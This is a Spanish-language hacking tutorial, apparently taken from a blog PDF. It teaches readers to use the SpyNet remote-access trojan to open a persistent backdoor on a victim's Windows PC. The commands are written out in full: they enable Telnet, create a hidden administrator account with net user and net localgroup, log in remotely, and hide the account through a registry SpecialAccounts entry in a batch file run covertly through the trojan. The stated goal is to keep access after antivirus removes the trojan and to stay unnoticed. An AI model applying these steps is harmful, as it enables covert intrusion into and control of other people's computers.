

Crear una puerta trasera con Troyanos



BY ANTRAX

www.antrax-labs.blogspot.com

antrax.labs@gmail.com

1. INTRODUCCION


Hola a todos, soy ANTRAX.

En esta ocasión les enseñare a crear una puerta trasera o mejor dicho abrir una puerta trasera en una PC para poder tener futuros ingresos en caso de que eliminen nuestro servidor del sistema.


Como muchos saben, telnet es un servicio que en la actualidad ya no se usa debido a que es muy vulnerado y cualquiera puede acceder a nuestro PC.

Lo que haremos en este tutorial será habilitarlo para poder ingresar a la PC por Telnet en caso de que el Antivirus borre nuestro servidor.

Les mostrare como hacerlo con SpyNet que es el troyano que mas cómodo me resulta para trabajar.




Damos a Actualizar y testeamos que diga: Arranque



Bien! Ya tenemos el Servicio de Telnet activado!

3. CREANDO USUARIO

Accedemos a la Shell Remota que trae el Troyano.



Activamos la Consola.

Para activarla, damos click derecho del mouse sobre la pantalla blanca y damos en Activar.




En la consola tecleamos lo siguiente:

```
net user NOMBRE CONTRASEÑA /add
```

EJ:

```
net user ANTRAX 123456 /add
```


A screenshot of a DOS prompt window titled "ANTRAX LOCAL_F43B48B7 --- DOS prompt". The window has a black background with green text. The text displayed is: "Microsoft Windows XP [Versi n 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp." followed by the command "D:\Malwares\Spt-Net [RAT] v2.6>net user ANTRAX 123456 /add" and the response "Se ha completado el comando correctamente." which is highlighted with a red rectangular box. Below this, the prompt "D:\Malwares\Spt-Net [RAT] v2.6>" is shown with a cursor at the end. The window includes standard Windows XP window controls (minimize, maximize, close) in the top right corner.

```
ANTRAX LOCAL_F43B48B7 --- DOS prompt
Microsoft Windows XP [Versi n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
D:\Malwares\Spt-Net [RAT] v2.6>net user ANTRAX 123456 /add
Se ha completado el comando correctamente.
D:\Malwares\Spt-Net [RAT] v2.6>
```

Si muestra que se ha completado correctamente, es por que vamos bien!

Ahora listamos los grupos de usuarios que existen en la PC, para ello tecleamos:

net localgroup



```
ANTRAX LOCAL_F43B48B7 --- DOS prompt
Microsoft Windows XP [Versi n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\Malwares\Spt-Net [RAT] v2.6>net user ANTRAX 123456 /add
Se ha completado el comando correctamente.

D:\Malwares\Spt-Net [RAT] v2.6>net localgroup

Alias para \WOLF

-----
*_ISW_RESTRICTED_GROUP_*
*Administradores
*Duplicadores
*Invitados
*Operadores de configuraci n de red
*Operadores de copia
*Usuarios
*Usuarios avanzados
*Usuarios de escritorio remoto
Se ha completado el comando correctamente.

D:\Malwares\Spt-Net [RAT] v2.6>
```

Como vemos, el grupo de administrador se llama:

Administradores

Lo que haremos ahora ser  a adir nuestro usuario a ese grupo. Para ello tecleamos:

```
net localgroup Administradores ANTRAX /add
```



```
ANTRAX LOCAL_F43B48B7 --- DOS prompt
Microsoft Windows XP [Versi3n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\Malwares\Spt-Net [RAT] v2.6>net user ANTRAX 123456 /add
Se ha completado el comando correctamente.

D:\Malwares\Spt-Net [RAT] v2.6>net localgroup

Alias para \WOLF
-----
*_ISW_RESTRICTED_GROUP_
*Administradores
*Duplicadores
*Invitados
*Operadores de configuraci3n de red
*Operadores de copia
*Usuarios
*Usuarios avanzados
*Usuarios de escritorio remoto
Se ha completado el comando correctamente.

D:\Malwares\Spt-Net [RAT] v2.6>net localgroup Administradores ANTRAX /add
Se ha completado el comando correctamente.

D:\Malwares\Spt-Net [RAT] v2.6>|
```

5. TESTEANDO EL SERVICIO

Finalmente testaremos si quedo todo correctamente.

Abriremos la consola en nuestra PC:

INICIO > EJECUTAR > CMD

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versi3n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>
```


Tecleamos en la consola:

telnet (IP PUERTO)

EJ:

telnet 127.0.0.1 23

NOTA: La IP es la de nuestro Remoto que la podemos visualizar desde el troyano.




```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrador>telnet 127.0.0.1 23
```

Yo utilizo 127.0.0.1 ya que estoy entrando en local.

Y el puerto de telnet es el 23 por eso he puesto ese.

Al dar en ENTER, mostrara una advertencia:



```
Telnet 127.0.0.1
Cliente Telnet de Microsoft
El carácter de escape es "CTRL++"

Va a enviar información sobre su contraseña a un equipo remoto en la zona Internet. Es posible que esto no sea seguro. Desea enviarla de todas maneras(s/n): s
```

Presionamos la tecla **S** y damos en ENTER para loguearnos.




```
Telnet 127.0.0.1
Welcome to Microsoft Telnet Service
login: ANTRAX
password: █
```

Ponemos el usuario y contraseña que creamos anteriormente.

NOTA: Visualizaremos que al escribir la contraseña no veremos los asteriscos: *** pero de todas formas se escribe igual.**

Una vez introducida, presionamos en ENTER y ya estamos dentro!



```
Telnet 127.0.0.1
*****
Bienvenido a Telnet Server de Microsoft.
*****
C:\Documents and Settings\ANTRAX>
```

Ahora se pueden mover con comando de consola que pueden buscar en Google para moverse por los directorios, crear, eliminar, etc.

También podrán poner otra vez su servidores y ejecutarlos desde la consola.

6. OCULTANDO NUESTRO USUARIO

Ocultar nuestro usuario sirve para que nuestro remoto no se de cuenta de nuestra existencia en su PC.

Para esto existen dos métodos, en ambos debemos modificar el registro.

El primero de ellos consiste en añadir una entrada en el registro manualmente en la siguiente dirección:


```
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v ANTRAX /t REG_DWORD /d 0
```

NOTA: ANTRAX es una variable. En ese sector deben poner el user que crearon.

La segunda forma es por medio de un Batch.

Lo que debemos hacer es Abrir el Bloc de Notas y pegar el siguiente código:

```
@echo off
net user ANTRAX 123456 /add
net localgroup administrador nombre /add
reg add
"HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v ANTRAX
/t REG_DWORD /d 0
exit
```




NOTA: Recuerden modificar en donde diga ANTRAX por su usuario al igual que la contraseña en donde dice: 123456.


Al documento deben guardarlo con la extensión *.BAT

En este caso lo llame user.bat

Ahora solo resta ejecutar este *.BAT en nuestro remoto. Para ello vamos al troyano.



Quando teclamos Ejecutar oculto, buscamos nuestro archivo recién creado (el archivo *.BAT)



Y listo! Ya estamos ocultos! Y con acceso a la PC.

Bueno, eso fue todo! Espero que les haya gustado.

Cualquier duda visiten mi blog:

www.antrax-labs.blogspot.com

Les dejo mi mail:

antrax.labs@gmail.com



Saludos y hasta el próximo tutorial.

ANTRAX